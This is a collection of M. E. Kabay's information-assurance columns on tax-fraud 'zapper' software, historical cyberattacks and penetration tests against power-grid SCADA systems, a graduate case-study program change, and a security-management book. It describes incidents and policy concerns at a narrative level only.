Richard T. Ainsworth,< http://www.bu.edu/law/faculty/profiles/bios/taxation/ainsworth.html > a lecturer at the Boston University School of Law, has written a fascinating report on the use of *_zappers_* – programs which divert funds for systematic embezzlement of tax obligations. The paper is "Zappers: Tax Fraud, Technology and Terrorist Funding".< http://papers.ssrn.com/sol3/papers.cfm?abstract_id=1095266 >

Mr Ainsworth's paper has a wealth of information that will interest all information assurance (IA) specialists but will be of particular interest to software quality assurance auditors, financial auditors and anyone who teaches IA. It also has implications for anyone involved in vulnerability analysis.

The very first case tells the story of a huge tax-evasion case in Connecticut; apparently the owners of a grocery chain stole $17M of taxes over a decade. In another case, a married couple withheld over $20M in taxes over four years and supplied the stolen money to the Lebanese organization Hezbollah, described in the Encarta Encyclopedia as "Lebanese political party and militia group committed to promoting Islamic activism in Lebanon" and by the Council on Foreign Relations as "…a terrorist group believed responsible for nearly 200 attacks since 1982 that have killed more than 800 people…."< http://www.cfr.org/publication/9155/ >

The author points out that embezzlement (skimming) has long been accomplished without computer manipulation: "It is a simple matter of keeping two tills, one for the taxman and the other for the owner." However, he writes, "…the use of technology in skimming frauds is functionally related to two factors[:] (a) business size, and (b) the fraudster's perceived risk of detection."

One original application of computing to this kind of fraud was observed in Australia, where a family used a home-grown software to estimate the limits on how much cash they could pocket without having their fraud detected. They also hired a computer consultant to set up fake records to fool the tax inspectors. In this case, the fraud was detected by accident when a telephone tap on someone else's phone line allowed police to discover the shipment of large sums of hidden profits by the family to accounts overseas.

In Québec, when the Canadian value-added tax (the GST, or Goods and Services Tax) was applied widely to retail commerce in 1991, independent consultants scurried to offer dishonest small and medium business operators automated methods for cheating the government of its tax revenue. Around 2004-2007, Revenue Québec, with the help of the Sureté du Québec (the provincial police) arrested and brought to trial several suppliers of zappers, including Audio Lab LP, which in June 2007 "pleaded guilty to developing a Zapper to 'add-on' to its own commercial software (Softdine) that it provided to restaurants for use in their POS [point-of-sale] systems."

I conclude this discussion in the next column.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Attacks on Power Systems: Industry/Government Consensus (1)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In this fifth article in a series focusing on the need for improved information assurance and cyber situational awareness in the electric power industry, we begin a survey of government and industry consensus about the need for increased security of SCADA systems in the power industry.

Experts have warned throughout the 1990s and this decade that power systems are vulnerable to attack. From a strategic perspective, more important than individual criminals or criminal gangs are ideologically- and militarily-motivated attackers. Hacktivists are politically-motivated criminal hackers; one advocate of hacktivism wrote that it is "a policy of hacking, phreaking or creating technology to achieve a political or social goal."[1] Terrorists are non-state actors; state-sponsored hackers are paid by their governments to hack.

1998 US DoE Computers Vulnerable to Hacking

Peter G. Neumann wrote the following terse summary in the *Risks Forum Digest* of a story by Brock N. Meeks that had been posted on MSNBC on May 29, 1998 [but which is no longer available online as far as I can determine in mid-September 2010]:

> An internal review of 64,000 unclassified computer systems throughout all major Department of Energy facilities has found serious security lapses, including the presence of classified and sensitive nuclear weapons information on 1,400 systems open to anyone on the Internet. This has stimulated a "contamination clean-up." Los Alamos alone has had 15 security breaches since Nov 1997. Apparently ftp reads — and *writes* — and readable password files are major problems.[2]

2002 Cyber-Attacks by Al Qaeda Feared

Shortly after the 2001 9/11 attacks on the World Trade Center, investigators began noting a pattern of reconnaissance from the Middle East and south Asia targeting US infrastructure. For example, Barton Gellman of the *Washington Post* wrote an extensive report which began,

> Late last fall[i.e., in 2001], Detective Chris Hsiung of the Mountain View, Calif., police department began investigating a suspicious pattern of surveillance against Silicon Valley computers. From the Middle East and South Asia, unknown browsers were exploring the digital systems used to manage Bay Area utilities and government offices. Hsiung, a specialist in high-technology crime, alerted the FBI's San Francisco computer intrusion squad.
>
> Working with experts at the Lawrence Livermore National Laboratory, the FBI traced trails of a broader reconnaissance. A forensic summary of the investigation, prepared in the Defense Department, said the bureau found "multiple casings of sites" nationwide. Routed through telecommunications switches in Saudi Arabia, Indonesia and Pakistan, the visitors studied emergency telephone systems, electrical generation and transmission,

water storage and distribution, nuclear power plants and gas facilities.
Some of the probes suggested planning for a conventional attack, U.S. officials said. But others homed in on a class of digital devices that allow remote control of services such as fire dispatch and of equipment such as pipelines. More information about those devices – and how to program them – turned up on al Qaeda computers seized this year, according to law enforcement and national security officials.[3]

Gellman's well-researched report quoted Ronald Dick, director of the FBI's National Infrastructure Protection Center, as saying "The event I fear most is a physical attack in conjunction with a successful cyber-attack on the responders' 911 system or on the power grid" at an InfraGard[4] meeting in Niagara Falls on June 12, 2002. In an interview, he added that such combined attacks could mean that "the first responders couldn't get there . . . and water didn't flow, hospitals didn't have power. Is that an unreasonable scenario? Not in this world. And that keeps me awake at night."

US intelligence reported that a raid on Al Qaeda offices near Kabul, Afghanistan in January 2002 found "A computer …[containing] models of a dam, made with structural architecture and engineering software, that enabled the planners to simulate its catastrophic failure." Gellman added, "The FBI reported that the computer had been running Microstran, an advanced tool for analyzing steel and concrete structures; Autocad 2000, which manipulates technical drawings in two or three dimensions; and software 'used to identify and classify soils,' which would assist in predicting the course of a wall of water surging downstream."

A significant discovery demonstrating the feasibility of attacks on SCADA systems was the arrest of Vitek Boden in Queensland, Australia on April 23, 2000. Gellman explained that Boden had systematically been sabotaging the SCADA systems of the Maroochy Shire wastewater system for over two months. Using a computer and a radio transmitter, he had successfully inserted a false "pumping station 4" and disabled alarms to prevent discovery of his 46 successful intrusions. Using his control over 300 SCADA nodes, this SCADA expert dumped "hundreds of thousands of gallons of putrid sludge into parks, rivers and the manicured grounds of a Hyatt Regency hotel." Apparently Boden was hoping to offer his services as a consultant to solve the mysterious problems.

Gellman wrote that Richard Clarke, the cyber-security advisor to the administration at the time, was "Exasperated by companies seeking proof that they are targets." He warned, "It doesn't matter whether it's al Qaeda or a nation-state or the teenage kid up the street. Who does the damage to you is far less important than the fact that damage can be done. You've got to focus on your vulnerability . . . and not wait for the FBI to tell you that al Qaeda has you in its sights."

* * *

The summary of a consensus about SCADA and electric power vulnerabilities continues in the next article in this series.

Endnotes

[1] metac0m 2003
[2] Neumann 1998
[3] Gellman 2002
[4] InfraGard organization home page: < http://www.infragard.net/ >

Bibliography

- Gellman, Barton. "Cyber-Attacks by Al Qaeda Feared: Terrorists at Threshold of Using

Internet as Tool of Bloodshed, Experts Say." *Washington Post*. Jun 27, 2002. http://www.washingtonpost.com/wp-dyn/content/article/2006/06/12/AR2006061200711.html (accessed Sep 12, 2010).

- metac0m. "What is Hacktivism? 2.0." *The Hacktivist*. Dec 2003. http://www.thehacktivist.com/whatishacktivism.pdf (accessed Sep 12, 2010).
- Neumann, Peter G. "U.S. Department of Energy computer security risks." *Risks Digest*. Edited by Peter G. Neumann. Committee on Computers and Public Policy. Jun 16, 1998. http://catless.ncl.ac.uk/Risks/19.81.html#subj1 (accessed Sep 12, 2010).

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Attacks on Power Systems: Industry/Government Consensus (2)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In this sixth article in a series focusing on the need for improved information assurance and cyber situational awareness in the electric power industry, we continue a survey of government and industry consensus about the need for increased security of SCADA systems in the power industry.

2002 Cyberterrorism: The Real Risks

In their analysis of cyberterrorism published in August 2002, John Borland and Lisa Bowman make valuable points about SCADA security that counter the sometimes heated rhetoric about catastrophic consequences of cyberattacks[1]

- Cyberattacks on critical infrastructures would likely disrupt data flows and operations but would not easily threaten human life.
- Government-sponsored penetration tests of critical infrastructure control systems have sometimes taken extensive research, not the quick attacks pictured in the popular press.
- Successful attacks on the power grid might not result in total catastrophe: "Even in a successful attack on a metropolitan power grid, many critical systems – such as hospitals and prison operations – would continue running because they have independent generators. In addition, utilities and infrastructure operators have elaborate backup measures to protect the public even if a system is breached."[2]

Nonetheless, the authors admit, "Cascading failures could cause widespread social disruption: "SCADA systems could be attacked by overloading a system that, upon failure, causes other operations to malfunction as well, said John Dubiel, a Gartner consultant who worked on the electrical power attack in last month's [i.e., July 2002] war games. Such domino effects have been seen in incidents resulting from natural events."

2003 Don't Underestimate Cyberterrorists, Experts Warn

A February 2003 report in *PC World* summarized growing concern among information assurance experts about deliberate attacks on critical infrastructure launched by politically-motivated hackers.[2] A summary posted in the *Daily Open Source Infrastructure Report*[3] of the Department of Homeland Security (DHS) for Feb 11, 2003 was as follows:

> The Internet is becoming a new battleground for warfare, according to experts concerned about the potential of a cyberattack to cripple the public infrastructure. The recent Slammer worm, which blocked Internet traffic and crippled some corporate networks for most of a weekend, is just a watered-down version of a cybercrisis that could disrupt everything from banks to water supplies, critics say. In the Mideast conflict, pro-Palestinian hackers have successfully taken down Web sites of the Israeli Parliament, the Israeli Defense Force, the Foreign Ministry, the Bank of Israel, the Tel Aviv Stock Exchange, and others, according to a report by Dartmouth College's Institute for Security Technology Studies.

> Dartmouth's study charts how political cyberattacks often precede physical attacks. Cyberattacks after U.S.-led military action are "extremely likely" and could possibly be catastrophic, according to the report. Information systems—like electrical infrastructures, water resources, and oil and gas—should be considered likely targets, it warns. While cyberattacks can take a variety of forms and may originate from terrorist groups or targeted nation states, they are more likely to be launched by sympathizers or thrill-seekers, according to the institute's report.

2003 *Cyber War!* PBS FRONTLINE Report

The Public Broadcasting System FRONTLINE television program for April 24, 2003[4] featured a number of security luminaries. One of the particularly interesting passages was a comment from Michael Skroch[5], Manager, Interactive Systems Simulation & Analysis, Sandia National Laboratories of the US Department of Energy and a former Manager of the Information Operations Red Team & Assessments at Sandia National Laboratories of the Department of Energy:

> When we go after an electrical power system, electrical power provider for the critical infrastructures, we always penetrate that system. During an attack on a SCADA system, an operator will see what the adversary wants them to see…. So an operator may see a false indication of the condition of their infrastructure. They may be fooled into taking actions that are unwarranted, so that they themselves damage the infrastructure, not the attacker.
>
> What the attacker did was implement an attack script that befuddled the display of the controller, so that when they move one control on a generator, it affects a second. This will confuse the operator and perhaps cause an effect on the infrastructure that's damaging.
>
> At the solar facility, when we attacked the IT infrastructure, what we did was, we hacked into the system using a common technique. Once we were into the system, we were able to access any of the command and control functions that the operator would be able to use. In this case, we simply executed a script that moved four of the mirrors and danced them around on the solar facility.
>
> The Red Team could have gained access to the system, written a more specific script to have a specific effect on the mirrors, such as moving them to the wrong location or causing damage to the solar facility.

Noted information warfare expert John Arquilla[6], Professor and Director of the Information Operations Center in the Graduate School of Operational and Information Sciences of the Naval Postgraduate School contributed this perspective to a segment discussing whether terrorists would be likely to use cyber attacks (as opposed to physical violence) against their targets:

> If I were establishing a terror organization today, I would be more interested in doing costly disruption by cyberspace-based means. If I did physical destruction, I would know that I would have to deal with a bunch of angry Americans who would track me to the ends of the earth. On the other hand, if I could engage in acts that would cause hundreds of billions of dollars worth of costly economic damage, and I could do it relatively secretly, why wouldn't I pursue that aim? And why wouldn't that make me a great hero to the constituency I was serving, my people, those who believe as I would? So if I were a terrorist, I would be thinking these days about mass disruption rather than mass

destruction.

Steven Iatrou[7], Senior Lecturer, Department of Information Science, Graduate School of Operational and Information Sciences, Naval Postgraduate School added, “SCADA is everything. It’s the heart and soul of the systems. If you can get into that, then you have control or you disrupt their control. Or if you can even get them to think you’re in there, then you can lower their confidence in their ability to manage their systems.”

* * *

More comments on SCADA and power-industry security from industry experts next time.

* * *

Endnotes

[1] This paper uses the form cyberattack(s) but leaves all original uses of cyber attack(s) as found in any quoted materials.
[2] Costello-Dougherty 2003
[3] The DHS does not archive its reports longer than 10 days. The home page for these reports is < http://www.dhs.gov/files/programs/editorial_0542.shtm >
[4] Kirk, Cyber War! Streaming video 2003; Kirk, Cyber War! Script 2003
[5] LinkedIn page at < http://www.linkedin.com/in/skroch >
[6] CV at < http://research.nps.navy.mil/cgi-bin/vita.cgi >
[7] CV at < http://research.nps.navy.mil/cgi-bin/vita.cgi?p=display_vita&id=1023567899 >

Bibliography

- Costello-Dougherty, Malaika. "Don't Underestimate Cyberterrorists, Experts Warn: Greater network dependence boosts risk of damage by cybervandals who code with vengeance." *PC World*. Feb 7, 2003. http://www.pcworld.com/article/109261/dont_underestimate_cyberterrorists_experts_warn.html (accessed Sep 12, 2010).
- Kirk, Michael. "Cyber War! Script." Public Broadcasting System FRONTLINE Program. Apr 24, 2003. http://www.pbs.org/wgbh/pages/frontline/shows/cyberwar/etc/script.html (accessed Sep 12, 2010).
- —. "Cyber War! Streaming video." Public Broadcasting System FRONTLINE Program. Apr 24, 2003. http://www.pbs.org/wgbh/pages/frontline/shows/cyberwar/ (accessed Sep 12, 2010).

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Attacks on Power Systems: Industry/Government Consensus (3)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In this seventh article in a series focusing on the need for improved information assurance and cyber situational awareness in the electric power industry, we continue a survey of government and industry consensus about the need for increased security of SCADA systems in the power industry.

2003 US Infrastructure Still Vulnerable to Cyber Attack

The DHS *Daily Open Source Infrastructure Report* for May 16, 2003 included the following item:

> The United States remains ill-prepared to defend against a strike on the nation's critical computer systems because of slow-moving federal research efforts, members of Congress said Wednesday[May 14, 2003]. "The nation quite simply has been under-investing woefully in cyber security R&D," said Rep. Sherwood Boehlert (R-NY), chair of the House Science Committee…. Terrorism experts fear attacks on computer systems that operate electricity grids, phone systems or other critical infrastructure as part of a terrorist strike.[1]

2004 Cyberterror Impact, Defense Under Scrutiny

The DHS *Daily Open Source Infrastructure Report* for Aug 4, 2004 included the following item summarizing work by Jon Swartz of *USA TODAY*:

> A coordinated cyberattack against the U.S. could topple parts of the Internet, silence communications and commerce, and paralyze federal agencies and businesses, government officials and security experts warn. Such an attack could disrupt millions of dollars in financial transactions, hang up air traffic control systems, deny access to emergency 911 services, shut down water supplies and interrupt power supplies to millions of homes, security experts say. But from whom the attacks would come is unclear. Intelligence shows al Qaeda is more fixated on physical threats than electronic ones, government officials and cybersecurity experts say.… More than two dozen countries, including China and Russia, have developed "asymmetrical warfare" strategies targeting holes in U.S. computer systems. Because of U.S. military firepower, those countries see electronic warfare as their best way to pierce U.S. defenses, military experts say.[2]

2005 Security Expert: More Sophisticated Cyber Attacks Likely

A *DHS Open Source Infrastructure Report* for Nov 29, 2005 summarized an article by Grant Gross published in *Network World*:

> The cyber attacks of recent years have been relatively unsophisticated and inexpensive compared to the potential of organized attacks, a cybersecurity expert said Tuesday, November 29. Organized attacks by teams of hackers that have members with expertise in

> business functions and processes – as well the rudimentary access and coding expertise that many current attackers have – could have a huge impact on a nation's economy, said Scott Borg, director of the U.S. Cyber Consequences Unit…. "We will probably see terrorist groups, criminal organizations putting together combinations of talent," Borg said…. While past cyber attacks have done relatively small amounts of damage, coordinated attacks on important targets such as the U.S. electrical grid, the banking and finance industry, or the telecommunications and Internet industries could potentially cause many billions of dollars in damage, he said. Most viruses and worms knock out company networks for two or three days at most, but costs would multiply quickly for any coordinated attack on a critical U.S. industry that knocked out service for more than three days, said Borg, an economist.[3]

2008 Experts Hack Power Grid in No Time

Security expert Ira Winkler[4] and his penetration team performed penetration tests on the systems of an unnamed electric power company and broke into their systems, including getting access to their SCADA networks, within the first minutes of testing. The power company aborted the tests within a few hours because the team was too successful. The red team used a combination of social engineering and simple rootkits to gain control of the networks.[5]

2008 Hackers Demanding Cash Disrupted Power

According to Tom Donahue, a senior CIA analyst, "Hackers literally turned out the lights in multiple cities after breaking into electrical utilities and demanding extortion payments before disrupting the power…." wrote Ted Bridis.[6] The official declined to reveal which countries were involved, but said, "In at least one case, the disruption caused a power outage affecting multiple cities…. We do not know who executed these attacks or why, but all involved intrusions through the Internet."

2009 Electricity Grid in US Penetrated by Russian, Chinese Spies

In April 2009, Siobhan Gorman of the *Wall Street Journal* wrote that "Cyberspies have penetrated the U.S. electrical grid and left behind software programs that could be used to disrupt the system, according to current and former national-security officials. The spies came from China, Russia and other countries, these officials said, and were believed to be on a mission to navigate the U.S. electrical system and its controls. The intruders haven't sought to damage the power grid or other key infrastructure, but officials warned they could try during a crisis or war."

Intelligence investigators discovered root kits and other malware that could potentially grant remote control of the affected plants. For the time being, said experts, there was no evidence that China or Russia were intent on launching a cyberoffensive, but the potential exists for exploitation of these resources in a time of war.

Chinese and Russian officials flatly denied any state involvement in these penetrations.[7]

2009 The Growing Cyberthreat

John P. Avlon, a senior fellow at the Manhattan Institute[8], wrote

> We know that al-Qaeda is interested in cyberterrorism. Seized al-Qaeda computers show details about Supervisory Control and Data Acquisition (SCADA) systems in America, which control critical infrastructure, including electrical grids, nuclear plants, fiber-optic cables, oil and gas pipelines, dams, railroads and water storage and distribution facilities. SCADA systems were never meant to be accessed by the public, but many are now controlled via the Internet, leaving them vulnerable to infiltration and attack. The al-Qaeda computers also contained schematics of a U.S. dam, along with engineering software that enabled operatives to simulate its catastrophic failure and flooding of populated areas. One al-Qaeda safe house in Pakistan was devoted to the operational study of Internet attacks, according to terrorism expert Magnus Ranstorp.
>
> Perhaps America's most dangerous online adversary is not the Islamic radical but the "hacktivist," the technological equivalent of the lone gunman. "We're facing people who, to quote the Joker, 'just want to watch it all burn,'" says Tom Rushmore, whose New York-based small business lost $1.7 million between 2001 and 2003 to hacktivists.[9]

2009 Massive Power Failure in Brazil Exposes Control Network Weaknesses

On Tuesday November 10, 2009 at 22:13 local time, the Itaipú hydroelectric plant was offline due to failure of three of its electric power transmission lines. As a result,18 of the 26 states of Brazil were without electricity until 00:30 Wednesday morning the 11th of November, putting millions of people in São Paulo and Rio de Janeiro in the dark. Paraguay, which derives 90% of its power from the Itaipú plant. Parts of Argentina were also affected.

Reporter Alexei Barrionuevo interviewed experts in the power industry in Brazil:

> …[E]nergy experts in both countries said the widespread blackout showed the potential weaknesses in Brazil's transmission system and the need for better management of the interconnected electrical grids.
>
> "This was a management failure," said Ildo Sauer, a professor of energy at the University of São Paulo. "There is not a lack of generation capacity, there is not a lack of transmission capacity, there has not been a lack of investments" in the sector, he said.
>
> "What is lacking is management, command and control of the operations."[10]

* * *

In the next article, I'll start summarizing particularly valuable industry and government reports on SCADA and power-industry security.

* * *

Endnotes

[1] Information Analysis and Infrastructure Protection 2003
[2] Swartz 2004
[3] Gross 2005
[4] Ira Winkler home page < http://www.irawinkler.com/ >; a biography is available at

< http://www.aeispeakers.com/print.php?SpeakerID=1253 >
[5] Greene 2008
[6] Bridis 2008
[7] Gorman, Electricity Grid in U.S. Penetrated By Spies 2009
[8] The Manhattan Institute has “nine policy centers, which study and promote reform in areas ranging from health care, higher education, legal policy, and urban development to race relations, immigration, energy, and counterterrorism.”< http://www.manhattan-institute.org/html/about_mi_30.htm >
[9] Avlon 2009
[10] Barrionuevo 2009

Bibliography

- Avlon, John P. "The Growing Cyberthreat." *Forbes*. Oct 20, 2009. http://www.forbes.com/2009/10/20/digital-warfare-cyber-security-opinions-contributors-john-p-avlon_print.html (accessed Nov 3, 2009).
- Barrionuevo, Alexei. "Officials Search for Answers in Extensive Brazil Blackout." The New York Times. Nov 12, 2009. http://www.nytimes.com/2009/11/12/world/americas/12brazil.html (accessed Nov 29, 2009).
- Bridis, Ted. "CIA: Hackers demanding Cash Disrupted Power: Electrical utilities in multiple overseas cities affected." MSNBC Technology & Science / Security. Jan 18, 2008. http://www.msnbc.msn.com/id/22734229/ (accessed Nov 28, 2009).
- Gorman, Siobhan. "Electricity Grid in U.S. Penetrated By Spies." Wall Street Journal. Apr 8, 2009. http://online.wsj.com/article/SB123914805204099085.html?mod=googlenews_wsj#printMode (accessed Nov 3, 2009).
- Greene, Tim. "Experts hack power grid in no time: Basic social engineering and browser exploits expose electric production and distribution network." NetworkWorld. Apr 9, 2008. http://www.networkworld.com/news/2008/040908-rsa-hack-power-grid.html (accessed Nov 28, 2009).
- Gross, Grant. "Security expert: More sophisticated cyber attacks likely." Network World. Nov 29, 2005. http://www.networkworld.com/news/2005/112905-cyber-security.html (accessed Nov 3, 2009).
- Information Analysis and Infrastructure Protection. "U.S. still vulnerable to cyber attack." Daily Open Source Infrastructure Report, May 16, 2003: 11.
- Swartz, Jon. "Cyberterror impact, defense under scrutiny." USA TODAY. Aug 3, 2004. http://www.usatoday.com/tech/news/2004-08-02-cyber-terror_x.htm (accessed Nov 3, 2009).

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Zapping Zappers

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In the last column, I introduced an interesting paper by Richard T. Ainsworth,< http://www.bu.edu/law/faculty/profiles/bios/taxation/ainsworth.html > a lecturer at the Boston University School of Law, who has written about _*zappers*_ – programs which divert funds for systematic embezzlement of tax obligations. < http://papers.ssrn.com/sol3/papers.cfm?abstract_id=1095266 > Today I conclude with some of his major findings and comments of my own.

Mr Ainsworth makes an important point about zappers: "Neither certification of ECRs[electronic cash registers], nor technologically-sophisticated audits are effective against Zappers, because Zappers destroy the records they alter. If Zappers are the problem, then a solution will require securing not only the till, but the data within it. Doing this will involve taking some non-traditional steps. It will require that the government become directly involved in the certification of the production and retention process used to produce the primary business records at the point of sale."

Going beyond the specific subject of zappers, this observation is fundamental to our approach to any software that is deliberately installed to falsify both the accuracy of calculations and the audit trail which would normally be used to catch malfeasance. The only sensible approach to identifying such systems is to run a known set of transactions through the normal processes and then to compare the results against what should have been produced. And such tests must be conducted without warning to the operators of the suspect systems. Remember the strategy we use in seizing static forensic evidence: we make image copies of all the storage media to prevent tampering with the data on the suspect system. In cases of suspected embezzlement via software, I think we have to seize the working system, not only make bitwise copies of the data but also create a clone of the entire system using hardware that's as close to the original as possible, and then exercise the clone under tight observation using known inputs as if we were conducting a thoroughgoing software quality assurance inspection.

To conclude today's column, I remind readers of a case from 1998 that illustrates Mr Ainsworth's point and my elaboration: "In Los Angeles, the district attorneys charged four men with fraud for allegedly installing computer chips in gasoline pumps that cheated consumers by overstating the amounts pumped. The problem came to light when an increasing number of consumers charged that they had been sold more gasoline than the capacity of their gas tanks. However, the fraud was difficult to prove initially because the perpetrators programmed the chips to deliver exactly the right amount of gasoline when asked for five- and ten-gallon amounts — precisely the amounts typically used by inspectors."< http://catless.ncl.ac.uk/Risks/20.03.html#subj1 >

Mr Ainsworth is soliciting comments on his valuable report and I hope that readers will oblige him by sending him suggestions and additional case material to add to his continuing research project.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

MSIA Improves Case-Study Options

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

The case study has been a linchpin of the Master of Science in Information Assurance (MSIA) program at Norwich University since its inception in September 2002. Our students have been required to enter their studies with the agreement of their employer or of another suitable organization for weekly research into the strategic planning, management of critical functions, and integration of information assurance (IA) into their selected organization. The weekly research papers form the basis for more extensive analyses and recommendations in the end-of-seminar papers which must be presented not only to faculty for grading but also to the case-study management for review.

Students and their case-study managers have overwhelmingly reported that the case study is a valuable learning tool. My perspective in establishing the practice was always summed up by the dictum, "Reality trumps theory." Reading and discussing the management of IA are valuable and essential components of advanced study; they are significantly enriched by requiring students to confront different perspectives rooted in practical application of theory – and the complexities and contradictions that result from coping with novel and unexpected situations and business requirements.

The organization-based case-study (OBCS) has caused problems for student and for our program, however. Applicants have sometimes been unable to obtain the agreement of suitable organizations for the case study and have been refused entry into the MSIA; and existing students have sometimes found resistance or refusal to their requests for information in their study organizations. Sometimes the resistance occurs because the people who signed the OBCS agreement have moved on to new positions or new employers; sometimes the reluctance develops when managers begin to realize that all is not well with their security posture and decide that they don't want to hear any more recommendations. In a few cases, the resistance has been based in growing concern about confidentiality (even though we make great efforts to protect case-study confidentiality such as explicitly telling students not to identity their subject organizations or name the actual people interviewed).

We have good news for our existing students and for new applicants: as of September 2008, we are modifying all our assignments to reflect a new *_Industry-Specific Case Study_* (ISCS) that should resolve the difficulties encountered by some of our candidates and current graduate students. The ISCS applicant must respond to the following questions satisfactorily for admission:

1. **Why are you choosing the industry-specific case study?** *And what factors motivated you to reject the organization-based case study?*

2. **Define the particular industry upon which your work will be focused**. *Why have you selected that particular industry?*

3. **What do you expect to be able to accomplish with 18 months of study and writing**

about information assurance in this particular industry? *How will an industry focus help you reach personal and professional goals?*

4. **What do you expect readers to be able to do when they read your end-of-seminar reports?** *What new attitudes, knowledge, or skills might a reader take away?*

5. **What information resources have already helped you determine the suitability of this industry for your case study?** *List at least three (3) specific resources including at least one source of contacts with industry experts that you are confident will be useful to you during your 18 months of research.* (Such resources include, but are not limited to, personal contacts with industry experts, journals, trade publications, Web sites, organizations, blogs). ***Note: Wikipedia is not an authoritative source and may not appear as a resource in this proposal***.

The weekly papers and end-of-seminar papers for students taking the ISCS option will be more like White Papers than consulting reports. Our intention is that many of the final papers will be publishable – you might be seeing excerpts in this column over the next few years.

More information about the new ISCS option is available on the Web at < URL>. Please don't hesitate to write to me if you would like more information about the ISCS and the MSIA or if you would like to volunteer for a roster of industry experts willing to talk to our graduate students.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Reaching Across the Great Divide: Bassett & Rothman's Bridge

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Chief Information Security Officers (CISOs), security consultants and other security personnel constantly face the difficulty of reaching across a cultural divide to communicate our concerns to business leaders such as Chief Executive Officers (CEOs) and their C-level and board colleagues. We often lack shared assumptions, concepts, terminology, and priorities; our job usually involves executive education in addition to the other two components of the acronym ATE – awareness, training and education. Many security writers have struggled with the task of communicating our point of view to our business colleagues; readers may want to check the following essays I wrote for that purpose to see if they can be helpful:

- Implementing Computer Security: If Not Now, When? This little paper reviews key threats to information and urges managers not to wait in developing and implementing security policies.< http://www.mekabay.com/infosecmgmt/implementsec.pdf >

- Net Present Value of Information Security. Thoughts about ways of presenting information security as more than just loss-avoidance. < http://www.mekabay.com/infosecmgmt/npvsec.pdf >

- Securing Your Business in the Age of the Internet. Five pages this time to convince your bosses to pay attention to INFOSEC. < http://www.mekabay.com/infosecmgmt/securebusiness.pdf >

- Security on a Budget. About 40-minutes of narrated lecture on the key elements of managing information security effectively. < http://www.mekabay.com/infosecmgmt/security_budget.pdf > MP3 < http://www.mekabay.com/infosecmgmt/security_budget.mp3 >

- What's Important for Information Security: A Manager's Guide. Yet another attempt to reach managers who are not yet interested in security. < http://www.mekabay.com/infosecmgmt/mgrguidesec.pdf >

Much more valuable than my scattered writings is a compact little book called _*A Seat at the Table for CEOs and CSOs: Driving Profits, Corporate Performance & Business Agility*_ by Jackie Bassett and Daniel Rothman and edited by Raquel Filipek.< http://tinyurl.com/4kqfxv > At 134 page of clear, uncluttered prose, this work should be in every CISO's library – perhaps in more than one copy so that we can lend them out! The authors explore a point of view with which I know many of us will concur: that security is now a critical success factor directly related to strategic planning at the highest levels. Their insights and explanations will reach intelligent business colleagues across the spectrum of industries and even non-profits and government agencies.

Jackie Bassett, MBA, is the founder and CEO of BT Industrials Inc.< http://www.btind.com/ >. She is a business consultant with extensive experience in strategic planning and has written for SecurityInfowatch, ITAudit, and other publications as well as being a guest speaker at many events including ISACA Annual conferences.

Daniel Rothman has many years of experience in IT collaboration and consulting, including positions at British Telecom, the US Defense Information Systems Agency, and Booz Allen Hamilton.

In the next two columns, I want to offer readers some of Bassett and Rothman's insights and encourage readers to make their work the center of lunchtime discussions and strategic planning sessions. For now, here's their table of chapters to get your interest up:

1. Why?
2. Show Me the Money
3. Customer-centric Innovation
4. Security as a Catalyst for Innovation
5. Maximizing Shareholder Value in an M&A [Merger & Acquisition]
6. Turning Problems into Profits
7. Leadership – Managing Human Assets
8. Supply Chain Management is Supply Chain Security

* * *

